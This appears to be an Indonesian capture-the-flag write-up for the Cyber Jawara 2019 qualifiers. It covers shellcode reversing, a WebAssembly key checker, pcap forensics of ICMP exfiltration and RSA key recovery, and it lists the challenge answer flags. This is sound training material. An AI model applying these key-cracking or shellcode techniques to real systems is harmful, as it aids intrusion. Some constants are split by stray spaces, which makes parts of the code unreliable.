0x19, 0x2D, 0xF8, 0x6E, 0x6F, 0x6F, 0x19, 0x25, 0xF4, 0x6E, 0x6F, 0x6F, 0xD8,
0x19, 0x05, 0xC8, 0x6E, 0x6F, 0x6F, 0x13, 0x2D, 0xF4, 0x6E, 0x6F, 0x6F, 0xB0,
0xE4, 0x9A, 0x28, 0x90, 0x90, 0x90, 0x90, 0x79, 0x9E, 0x94, 0x90, 0x90, 0x57,
0x15, 0xE0, 0x6F, 0x6F, 0x6F, 0x98, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE4, 0x6F,
0x6F, 0x6F, 0x96, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE8, 0x6F, 0x6F, 0x6F, 0x97,
0x90, 0x90, 0x90, 0x57, 0x15, 0xEC, 0x6F, 0x6F, 0x6F, 0x94, 0x90, 0x90, 0x90,
0x57, 0xD5, 0x10, 0x98, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x14, 0x97, 0x90, 0x90,
0x90, 0x57, 0xD5, 0x18, 0x92, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x1C, 0x95, 0x90,
0x90, 0x90, 0x57, 0xD5, 0x00, 0x9A, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x04, 0x9A,
0x90, 0x90, 0x90, 0x57, 0xD5, 0x08, 0x94, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x0C,
0x94, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x30, 0x92, 0x90, 0x90, 0x90, 0x57, 0xD5,
0x34, 0x91, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x38, 0x9A, 0x90, 0x90, 0x90, 0x57,
0xD5, 0x3C, 0x93, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x20, 0x92, 0x90, 0x90, 0x90,
0x57, 0xD5, 0x24, 0x97, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x28, 0x94, 0x90, 0x90,
0x90, 0x57, 0xD5, 0x2C, 0x96, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x50, 0x99, 0x90,
0x90, 0x90, 0x57, 0xD5, 0x54, 0x99, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x58, 0x94,
0x90, 0x90, 0x90, 0x57, 0xD5, 0x5C, 0x95, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x40,
0x91, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x44, 0x95, 0x90, 0x90, 0x90, 0x57, 0xD5,
0x48, 0x97, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x4C, 0x97, 0x90, 0x90, 0x90, 0x57,
0xD5, 0x70, 0x98, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x74, 0x99, 0x90, 0x90, 0x90,
0x57, 0xD5, 0x78, 0x9A, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x7C, 0x99, 0x90, 0x90,
0x90, 0x57, 0x15, 0x60, 0x6E, 0x6F, 0x6F, 0x03, 0x90, 0x90, 0x90, 0x57, 0x15,
0x64, 0x6E, 0x6F, 0x6F, 0x4A, 0x90, 0x90, 0x90, 0x57, 0x15, 0x68, 0x6E, 0x6F,
0x6F, 0x65, 0x90, 0x90, 0x90, 0x57, 0x15, 0x6C, 0x6E, 0x6F, 0x6F, 0x02, 0x90,
0x90, 0x90, 0x57, 0x15, 0x90, 0x6F, 0x6F, 0x6F, 0xD0, 0x90, 0x90, 0x90, 0x57,
0x15, 0x94, 0x6F, 0x6F, 0x6F, 0x78, 0x90, 0x90, 0x90, 0x57, 0x15, 0x98, 0x6F,
0x6F, 0x6F, 0x93, 0x90, 0x90, 0x90, 0x57, 0x15, 0x9C, 0x6F, 0x6F, 0x6F, 0xED,
0x90, 0x90, 0x90, 0x57, 0x15, 0x80, 0x6F, 0x6F, 0x6F, 0xA6, 0x90, 0x90, 0x90,
```

```
0x57, 0x15, 0x84, 0x6F, 0x6F, 0x6F, 0x20, 0x90, 0x90, 0x90, 0x57, 0x15, 0x88,
0x6F, 0x6F, 0x6F, 0xA3, 0x90, 0x90, 0x90, 0x57, 0x15, 0x8C, 0x6F, 0x6F, 0x6F,
0x2B, 0x90, 0x90, 0x90, 0x57, 0x15, 0xB0, 0x6F, 0x6F, 0x6F, 0x5D, 0x90, 0x90,
0x90, 0x57, 0x15, 0xB4, 0x6F, 0x6F, 0x6F, 0x01, 0x90, 0x90, 0x90, 0x57, 0x15,
0xB8, 0x6F, 0x6F, 0x6F, 0x9C, 0x90, 0x90, 0x90, 0x57, 0x15, 0xBC, 0x6F, 0x6F,
0x6F, 0xD8, 0x90, 0x90, 0x90, 0x57, 0x15, 0xA0, 0x6F, 0x6F, 0x6F, 0x92, 0x90,
0x90, 0x90, 0x57, 0x15, 0xA4, 0x6F, 0x6F, 0x6F, 0xB4, 0x90, 0x90, 0x90, 0x57,
0x15, 0xA8, 0x6F, 0x6F, 0x6F, 0x04, 0x90, 0x90, 0x90, 0x57, 0x15, 0xAC, 0x6F,
0x6F, 0x6F, 0xA3, 0x90, 0x90, 0x90, 0x57, 0x15, 0xD0, 0x6F, 0x6F, 0x6F, 0xFF,
0x90, 0x90, 0x90, 0x57, 0x15, 0xD4, 0x6F, 0x6F, 0x6F, 0xB6, 0x90, 0x90, 0x90,
0x57, 0x15, 0xD8, 0x6F, 0x6F, 0x6F, 0xF2, 0x90, 0x90, 0x90, 0x57, 0x15, 0xDC,
0x6F, 0x6F, 0x6F, 0x41, 0x90, 0x90, 0x90, 0x57, 0x15, 0xC0, 0x6F, 0x6F, 0x6F,
0x4B, 0x90, 0x90, 0x90, 0x57, 0x15, 0xC4, 0x6F, 0x6F, 0x6F, 0xAC, 0x90, 0x90,
0x90, 0x57, 0x15, 0xC8, 0x6F, 0x6F, 0x6F, 0x8B, 0x90, 0x90, 0x90, 0x57, 0x15,
0xCC, 0x6F, 0x6F, 0x6F, 0xEA, 0x90, 0x90, 0x90, 0x57, 0x15, 0xF0, 0x6F, 0x6F,
0x6F, 0xF8, 0x90, 0x90, 0x90, 0x57, 0x15, 0xF4, 0x6F, 0x6F, 0x6F, 0x6A, 0x90,
0x90, 0x90, 0x57, 0x15, 0xF8, 0x6F, 0x6F, 0x6F, 0xCB, 0x90, 0x90, 0x90, 0x57,
0x15, 0xFC, 0x6F, 0x6F, 0x6F, 0xE8, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE0, 0x6E,
0x6F, 0x6F, 0x68, 0x90, 0x90, 0x90, 0x57, 0x15, 0xE4, 0x6E, 0x6F, 0x6F, 0x12,
0x90, 0x90, 0x90, 0x57, 0x15, 0xE8, 0x6E, 0x6F, 0x6F, 0x5F, 0x90, 0x90, 0x90,
0x57, 0x15, 0xEC, 0x6E, 0x6F, 0x6F, 0x3A, 0x90, 0x90, 0x90, 0x57, 0x15, 0x10,
0x6E, 0x6F, 0x6F, 0xAC, 0x90, 0x90, 0x90, 0x57, 0x15, 0x14, 0x6E, 0x6F, 0x6F,
0x28, 0x90, 0x90, 0x90, 0x57, 0x15, 0x18, 0x6E, 0x6F, 0x6F, 0xE3, 0x90, 0x90,
0x90, 0x57, 0x15, 0x1C, 0x6E, 0x6F, 0x6F, 0xA1, 0x90, 0x90, 0x90, 0x57, 0x15,
0x00, 0x6E, 0x6F, 0x6F, 0xCF, 0x90, 0x90, 0x90, 0x57, 0x15, 0x04, 0x6E, 0x6F,
0x6F, 0x5D, 0x90, 0x90, 0x90, 0x57, 0x15, 0x08, 0x6E, 0x6F, 0x6F, 0xCF, 0x90,
0x90, 0x90, 0x57, 0x15, 0x0C, 0x6E, 0x6F, 0x6F, 0x1C, 0x90, 0x90, 0x90, 0x57,
0x15, 0x30, 0x6E, 0x6F, 0x6F, 0x64, 0x90, 0x90, 0x90, 0x57, 0x15, 0x34, 0x6E,
0x6F, 0x6F, 0x39, 0x90, 0x90, 0x90, 0x57, 0x15, 0x38, 0x6E, 0x6F, 0x6F, 0xF1,
0x90, 0x90, 0x90, 0x57, 0x15, 0x3C, 0x6E, 0x6F, 0x6F, 0xEB, 0x90, 0x90, 0x90,
0x57, 0x15, 0x20, 0x6E, 0x6F, 0x6F, 0xF4, 0x90, 0x90, 0x90, 0x57, 0x15, 0x24,
0x6E, 0x6F, 0x6F, 0xD8, 0x90, 0x90, 0x90, 0x57, 0x15, 0x28, 0x6E, 0x6F, 0x6F,
0x67, 0x90, 0x90, 0x90, 0x57, 0x15, 0x2C, 0x6E, 0x6F, 0x6F, 0xCC, 0x90, 0x90,
0x90, 0x57, 0x15, 0x50, 0x6E, 0x6F, 0x6F, 0xA8, 0x90, 0x90, 0x90, 0x57, 0x15,
0x54, 0x6E, 0x6F, 0x6F, 0xDE, 0x90, 0x90, 0x90, 0x57, 0x15, 0x58, 0x6E, 0x6F,
0x6F, 0xB7, 0x90, 0x90, 0x90, 0x57, 0x15, 0x5C, 0x6E, 0x6F, 0x6F, 0x19, 0x90,
0x90, 0x90, 0x57, 0x15, 0x40, 0x6E, 0x6F, 0x6F, 0x05, 0x90, 0x90, 0x90, 0x57,
0x15, 0x44, 0x6E, 0x6F, 0x6F, 0xC8, 0x90, 0x90, 0x90, 0x57, 0x15, 0x48, 0x6E,
0x6F, 0x6F, 0xFB, 0x90, 0x90, 0x90, 0x57, 0x15, 0x4C, 0x6E, 0x6F, 0x6F, 0xD6,
0x90, 0x90, 0x90, 0x57, 0x15, 0x70, 0x6E, 0x6F, 0x6F, 0x9F, 0x90, 0x90, 0x90,
0x57, 0x15, 0x74, 0x6E, 0x6F, 0x6F, 0x25, 0x90, 0x90, 0x90, 0x57, 0x15, 0x78,
0x6E, 0x6F, 0x6F, 0x94, 0x90, 0x90, 0x90, 0x57, 0x15, 0x7C, 0x6E, 0x6F, 0x6F,
0xBF, 0x90, 0x90, 0x90, 0x57, 0xD5, 0x6C, 0x90, 0x90, 0x90, 0x90, 0x79, 0x12,
0x90, 0x90, 0x90, 0xDC, 0x1B, 0x15, 0xC8, 0x6E, 0x6F, 0x6F, 0x29, 0x90, 0x90,
0x90, 0x90, 0x2A, 0x91, 0x90, 0x90, 0x90, 0x2E, 0x90, 0x90, 0x90, 0x90, 0x2F,
0x90, 0x90, 0x90, 0x90, 0x28, 0x90, 0x90, 0x90, 0x90, 0xD1, 0x6F, 0x40, 0x13,
0x68, 0x6F, 0xE4, 0x97, 0x28, 0x90, 0x90, 0x90, 0x90, 0x7B, 0xF7, 0x1B, 0xD5,
0x6C, 0xD8, 0xF3, 0x40, 0xD8, 0x1B, 0x15, 0xF8, 0x6E, 0x6F, 0x6F, 0xD8, 0x91,
0x40, 0x9F, 0x26, 0x90, 0x9F, 0x2E, 0x50, 0x19, 0xD5, 0x68, 0x1B, 0xD5, 0x6C,
0xD8, 0x08, 0x1B, 0x04, 0x15, 0xE0, 0x6F, 0x6F, 0x6F, 0x1B, 0xD5, 0x68, 0x91,
```

```
0x52, 0x1B, 0xD5, 0x6C, 0xD8, 0x08, 0x1B, 0x14, 0x15, 0x60, 0x6E, 0x6F, 0x6F,
0xA1, 0x52, 0x1B, 0xD5, 0x6C, 0xD8, 0x08, 0x1B, 0x14, 0x15, 0xE0, 0x6E, 0x6F,
0x6F, 0xA9, 0x52, 0xE4, 0x97, 0x28, 0x90, 0x90, 0x90, 0x90, 0x7B, 0x88, 0x13,
0xD5, 0x6C, 0x91, 0x1B, 0xD5, 0x6C, 0xAB, 0x15, 0xF4, 0x6E, 0x6F, 0x6F, 0x9F,
0x1C, 0xFF, 0x6F, 0x6F, 0x6F, 0x28, 0x91, 0x90, 0x90, 0x90, 0x59, 0x53, 0x90,
0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
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0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90]
const = [chr(x ^ 0x90) for x in const]
print ''.join(const).encode('hex')
```

```
void shellcode()
{
  asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
  asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
  asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
  asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
  asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
  asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
  asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
  asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
```

dan berikut kurang lebih hasilnya setelah kami memuat shellcode tersebut pada IDA,

```
  v25 = 78;
  v26 = 39;
  v27 = 137;
  v28 = 149;
  v29 = 88;
  v30 = 107;
  v31 = 70;
  v32 = 15;
  v33 = 181;
  v34 = 4;
  v35 = 47;
  for ( i = 0; i < 32; ++i )
  {
    if ( v4(0LL, 0LL, 1LL, 0LL) != -1 )
      return 0LL;
    v100 = *(char *)(i + a1);
    if ( (*(&v36 + i) ^ (v100 + *(&v68 + i))) != *((_DWORD *)&v5 + i) )
      return 0LL;
  }
  return 1LL;
```

Full solver, saya tidak terlalu memperhatikan bagaimana flag ini didapat, tapi hanya memasukkan seluruh bagian dekompilasi pada IDA dengan sedikit modifikasi.

```
#include <stdio.h>

void shellcode(char *a1, int a2)
{
  struct test {
       int v5[98]; // [rsp+10h] [rbp-198h]
       int v6; // [rsp+198h] [rbp-10h]
       int i; // [rsp+19Ch] [rbp-Ch]
       int v8; // [rsp+1A0h] [rbp-8h]
  } test;

  if ( a2 != 32 )
       return;
  test.v5[64] = 8;
  test.v5[65] = 6;
  test.v5[66] = 7;
  test.v5[67] = 4;
  test.v5[68] = 8;
  test.v5[69] = 7;
  test.v5[70] = 2;
  test.v5[71] = 5;
  test.v5[72] = 10;
  test.v5[73] = 10;
  test.v5[74] = 4;
  test.v5[75] = 4;
  test.v5[76] = 2;
  test.v5[77] = 1;
  test.v5[78] = 10;
  test.v5[79] = 3;
  test.v5[80] = 2;
  test.v5[81] = 7;
  test.v5[82] = 4;
  test.v5[83] = 6;
  test.v5[84] = 9;
  test.v5[85] = 9;
  test.v5[86] = 4;
  test.v5[87] = 5;
  test.v5[88] = 1;
  test.v5[89] = 5;
  test.v5[90] = 7;
  test.v5[91] = 7;
  test.v5[92] = 8;
  test.v5[93] = 9;
  test.v5[94] = 10;
  test.v5[95] = 9;
  test.v5[32] = 147;
  test.v5[33] = 218;
  test.v5[34] = 245;
  test.v5[35] = 146;
  test.v5[36] = 64;
```

```
test.v5[37] = 232;
test.v5[38] = 3;
test.v5[39] = 125;
test.v5[40] = 54;
test.v5[41] = 176;
test.v5[42] = 51;
test.v5[43] = 187;
test.v5[44] = 205;
test.v5[45] = 145;
test.v5[46] = 12;
test.v5[47] = 72;
test.v5[48] = 2;
test.v5[49] = 36;
test.v5[50] = 148;
test.v5[51] = 51;
test.v5[52] = 111;
test.v5[53] = 38;
test.v5[54] = 98;
test.v5[55] = 209;
test.v5[56] = 219;
test.v5[57] = 60;
test.v5[58] = 27;
test.v5[59] = 122;
test.v5[60] = 104;
test.v5[61] = 250;
test.v5[62] = 91;
test.v5[63] = 120;
test.v5[0] = 248;
test.v5[1] = 130;
test.v5[2] = 207;
test.v5[3] = 170;
test.v5[4] = 60;
test.v5[5] = 184;
test.v5[6] = 115;
test.v5[7] = 49;
test.v5[8] = 95;
test.v5[9] = 205;
test.v5[10] = 95;
test.v5[11] = 140;
test.v5[12] = 244;
test.v5[13] = 169;
test.v5[14] = 97;
test.v5[15] = 123;
test.v5[16] = 100;
test.v5[17] = 72;
test.v5[18] = 247;
test.v5[19] = 92;
test.v5[20] = 56;
test.v5[21] = 78;
test.v5[22] = 39;
```

```
  test.v5[23] = 137;
  test.v5[24] = 149;
  test.v5[25] = 88;
  test.v5[26] = 107;
  test.v5[27] = 70;
  test.v5[28] = 15;
  test.v5[29] = 181;
  test.v5[30] = 4;
  test.v5[31] = 47;
  for ( test.i = 0; test.i < 32; ++test.i )
  {
       test.v6 = a1[test.i];
       printf("%c",
       (*(&test.v8 + test.i - 68) ^ *(&test.v8 + test.i - 100)) - *(&test.v8 +
test.i - 36));
  }
}

int main() {
  shellcode("aaa", 32);
}
```

Flag

CJ2019{cR34tInG_sh377c0de_iN_ASM_i5_FUN}

Hyunjin

Hyunjin membuat sebuah key checker di web. Akan tetapi, dia merasa JavaScript terlalu lambat sehingga dia beralih ke WebAssembly. Suatu hari dia lupa key miliknya. Bantulah Hyunjin mendapatkan key-nya kembali!

Catatan:

- Hati-hati karena browser dapat *hang* walaupun telah dimasukkan dengan flag yang benar.
- Perhatikan overflow.

http://203.34.119.237:40000/

Problem setter: visat

Solusi

Decompile wasm dengan wabt (wasm2c), berikut hasilnya, (dipotong hanya bagian pentingnya)

```
static u64 f0(u64 p0) {
  FUNC_PROLOGUE;
  u32 i0;
  u64 j0, j1, j2;
  j0 = p0;
  j1 = 2ull;
  i0 = j0 < j1;
  if (i0) {
       j0 = p0;
  } else {
       j0 = p0;
       j1 = 18446744073709551615ull;
       j0 += j1;
       j0 = f0(j0);
       j1 = p0;
       j2 = 18446744073709551614ull;
       j1 += j2;
       j1 = f0(j1);
       j0 += j1;
  }
  FUNC_EPILOGUE;
  return j0;
}

static u32 a(u32 p0, u32 p1) {
  u64 l2 = 0;
  FUNC_PROLOGUE;
```

```
  u32 i0, i1, i2, i3;
  u64 j0, j1, j2;
  i0 = p1;
  i1 = 50u;
  i0 = i0 == i1;
  if (i0) {
       i0 = 0u;
       p1 = i0;
       L2:
       i0 = p0;
       i1 = p1;
       i0 += i1;
       i0 = i32_load8_s(Z_envZ_memory, (u64)(i0));
       j0 = (u64)(s64)(s32)(i0);
       j0 = f0(j0);
       l2 = j0;
       i0 = 0u;
       j1 = l2;
       i2 = p1;
       i3 = 3u;
       i2 <<= (i3 & 31);
       i3 = 1024u;
       i2 += i3;
       j2 = i64_load(Z_envZ_memory, (u64)(i2));
       i1 = j1 != j2;
       if (i1) {goto B1;}
       i0 = p1;
       i1 = 1u;
       i0 += i1;
       p1 = i0;
       i1 = 50u;
       i0 = i0 < i1;
       if (i0) {goto L2;}
       i0 = 1u;
       B1:;
  } else {
       i0 = 0u;
  }
  FUNC_EPILOGUE;
  return i0;
}
```

Kurang lebih seperti ini dekompilasi kasar dalam c

```
unsigned long a(unsigned long p) {
  if (p < 2)
       return p;
  else
       return a(p + 0xFFFFFFFFFFFFFFFF) + a(p + 0xFFFFFFFFFFFFFFFE);
}
```

```
unsigned long b(unsigned long p0, unsigned long p1) {
  for (int i = 0; i < 50; ++i)
       if (a(*(char*)(&data + i)) != *(unsigned long*)(&data + 1024 + i]))
       return 0;
  return 1;
}
```

Setelah melakukan beberapa trial run, ternyata fungsi a ini adalah Fibonacci namun dengan implementasi rekursif yang sangat tidak efisien. Berikut algoritme yang lebih efisien.

```
unsigned long fib(unsigned long n) {
  unsigned long a = 0, b = 1, c, i;
  if( n == 0)
       return a;
  for (i = 2; i <= n; i++)  {
       c = a + b;
       a = b;
       b = c;
  }
  return b;
}
```

```
#include <stdio.h>

unsigned long fib(unsigned long n) {
  unsigned long a = 0, b = 1, c, i;
  if( n == 0)
       return a;
  for (i = 2; i <= n; i++) {
       c = a + b;
       a = b;
       b = c;
  }
  return b;
}

static const unsigned long data[] = {
  119489046920452682 65ul,
  4807526976ul,
  3736710778780434371ul,
  20365011074ul,
  136804978405549103 60ul,
  140135008265933727 29ul,
  134936905612805482 89ul,
  308241819781291049 1ul,
  136804978405549103 60ul,
  4807526976ul,
  633426623642240238 1ul,
  136804978405549103 60ul,
  983416719501021651 3ul,
```

```
  11948904692045268265ul,
  11948904692045268265ul,
  7778742049ul,
  14013500826593372729ul,
  6334266236422402381ul,
  13493690561280548289ul,
  2064596134548104464ul,
  9834167195010216513ul,
  14013500826593372729ul,
  6334266236422402381ul,
  13493690561280548289ul,
  16008811023750101250ul,
  32951280099ul,
  14013500826593372729ul,
  1065587176432717357ul,
  13493690561280548289ul,
  5831833409587358613ul,
  9834167195010216513ul,
  7963007762452793327ul,
  1298777728820984005ul,
  13493690561280548289ul,
  689742058602007 5970ul,
  1368049784055491 0360ul,
  13493690561280548289ul,
  27777890035288ul,
  17167680177565ul,
  72723460248141ul,
  13493690561280548289ul,
  9834167195010216513ul,
  2064596134548104464ul,
  6334266236422402381ul,
  4807526976ul,
  1368049784055491 0360ul,
  7778742049ul,
  1065587176432717357ul,
  1136975474402382 0757ul,
  11948904692045268265ul
};

int main(int arg, char const *argv[])
{
  for (int j = 0; j < 50; j++) {
       for (int i = ' '; i <= '~'; i++) {
       if (fib(i) == data[j])
       printf("%c", i);
       }
  }
  return 0;
}
```

Flag

CJ2019{m0d3rn_pr0gramm1ng_lang_c4nt_save_ur_BAD_alg0r1thm}

Network


Split

Suatu berkas bisa dipisahkan menjadi beberapa bagian agar dapat diunduh secara terpisah. Bagaimana cara menyatukannya?

https://drive.google.com/open?id=1mLGqr66XlGono-mOaSv3q51H1DeobSJf

Solusi

Buka file dengan wireshark > File > Export Object > HTTP > Save All



Disalah satu file bernama **archive.zip.partaa** ada **flag.txt ,** buka menggunakan password yang ada di **pass.txt**

Flag

`CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}`

Exfiltration

IDS kami mendeteksi adanya indicator of compromise pada network traffic berikut. Sepertinya ada RAT yang melakukan data exfiltration secara sembunyi-sembunyi. Data apa yang diambil oleh RAT tersebut?

https://drive.google.com/open?id=1uCIX3_hHj2OaU5RJ6f01dXP9dtvG_F9r

Solusi

Menggunakan tshark untuk mengekstrak data dari paket icmp yang ternyata adalah base64 ketika digabungkan sesuai urutannya.

```
$ tshark -r exfiltration.pcap -Y icmp -T fields -e data  | awk '{print substr($0,1,2)}' | uniq | tr -d '\n' |xxd -r -p |base64 -d

> Our secret data is CJ2019{where_are_you_Blu3_Team?base64: invalid input
```

Menambahkan angka 9 pada base64 karena ada pengulangan hex **39** yang dihilangkan oleh command uniq.

```
$ echo -n T3VyIHNlY3JldCBkYXRhIGlzIENKMjAxOXt3aGVyZV9hcmVfeW91X0JsdTNfVGVhbT99 |base64 -d
> Our secret data is CJ2019{where_are_you_Blu3_Team?}#
```

Flag

`CJ2019{where_are_you_Blu3_Team?}`

Cryptography

Sanity Check

Cek apakah Anda familiar dengan kriptografi.

https://drive.google.com/open?id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq

Solusi

Menggunakan tool RsaCtfTool extract key yang ada di file **public.pub** dan **secret.pem**

public.pub

```
[*] n:
158047911964532699164195037199730394961275711511976666241980543968253186
619140649817606267757960194769206127364528388674729513837945913469991676
064531072330590537450919496733150869270742924560215956624162546037561542
302086015228441193194542292532144012896156138063794354171420331837252237
160771085423153457267
[*] e: 65537
```

secret.pem

```
[*] n:
158047911964532699164195037199730394961275711511976666241980543968253186
619140649817606267757960194769206127364528388674729513837945913469991676
064531072330590537450919496733150869270742924560215956624162546037561542
302086015228441193194542292532144012896156138063794354171420331837252237
160771085423153457267
[*] e: 65537
[*] d:
108419946382981538505331041738643500567145786931892624943268097345388509
758202623472236180872825647137250241452224961442215687064198428029721924
599984557558447833892090202953010854977526325976826178529633401270189106
923198394738909649930867285528062586969700281276682624882729742762195568
245388949329163249297
[*] p:
128625952250032055966534717193678435452773459453731264311930856958884126
391330274359206511633320922840344162437968654215581605905502836738512921
13732846983
[*] q:
122874046177950306059695181380972922889441878330982363009637788975438992
216334087071680782287114321065554747887694717798132555608171063829993437
30138349749
```

Menggunakan simple script python untuk mendapatkan flag

```
from Crypto.Util.number import *

filename = 'flag.txt.encrypted'
with open(filename, 'rb') as f:
        content = f.read()
c = int(content.encode('hex'),16)
n =
158047911964532699164195037199730394961275711511976666241980543968253186
619140649817606267757960194769206127364528388674729513837945913469991676
064531072330590537450919496733150869270742924560215956624162546037561542
302086015228441193194542292532144012896156138063794354171420331837252237
160771085423153457267
p =
128625952250032055966534717193678435452773459453731264311930856958884126
391330274359206511633320922840344162437968654215581605905502836738512921
13732846983
q =
122874046177950306059695181380972922889441878330982363009637788975438992
216334087071680782287114321065554747887694717798132555608171063829993437
30138349749
d =
108419946382981538505331041738643500567145786931892624943268097345388509
758202623472236180872825647137250241452224961442215687064198428029721924
599984557558447833892090202953010854977526325976826178529633401270189106
923198394738909649930867285528062586969700281276682624882729742762195568
245388949329163249297
m = pow(c, d, n)

print long_to_bytes(m)
```

Flag

`CJ2019{w3lc0m3_to_Cyber_Jawara_quals}`

Insanity Check

Kali ini tidak ada private key untuk Anda.

https://drive.google.com/open?id=1kZ6PP7ipHNQnKFeo5gAY5D7PYkcn2IBK

Solusi

Menggunakan tool RsaCtfTool extract key yang ada di file **public.pub**

public.pub

[*] n:

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```
067118377943217351
[*] e: 65537
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Cari private key dengan cara

```
./RsaCtfTool.py -n
9294121617364167856026267917900877619248989021951515953986479198007779460234889718531805981766925985832940611822605360415793463669261726535888402215672734373625954028789429492613510131832288160767872082987614163939206428579872128211854406402292643904195031341996751749775847822291110625298096871711171500017444865948191834726784246979171048354103914616247308897264738745336320117838186120950392317585881256447140463930017911128108539134024055818739090385221298352074510071660514456119248694934318374742850072766417436018682124453432485079964921683026294101587931710958362664382163364504101617774459300182954138807883978172129209010861117681075847002731942486240788257849628331483893396696727704868079730748169558817283283873107237988575699040209466863288560868830870328183927592081494861594125307784387962652947815026918996148748548558863973023653854137533182363686213753026896075269862177146144370432724402104142249598628138014758621147039241812102937384147493496048600485993961877606843767909174600088206550041760339292787893255625212133987631686906520729467279923030484343328811230858624004868473531352016408332678897677983077680148253395392610360914333355481987498587973018204663082053519638004011582513694058458955678582015934347292451167805458610127959921359704160178038229643183486685806150744610431566847399006508583600067794055966698386374085865520944832192489261663395827659003199937734211948693420328080295055085360919264198106115274881251409119134001112431108199832436474986857970240121765456129697550950220897408805728218598203634705543678194450365944112148987121583582100377823787588558570046581796252540054328882417731781706245395827138822853219929245884788151253687819089492145078943809974464809030865266790770259005979778875658483803814963849425246348271265297992326326941649385344794434378497144236903691683724320406798550633839076630007346411875416248546336032185298058900521975982336237334536607755792300625619630545602773119916582573302060747209289533363253570250473519076096695447047922887567718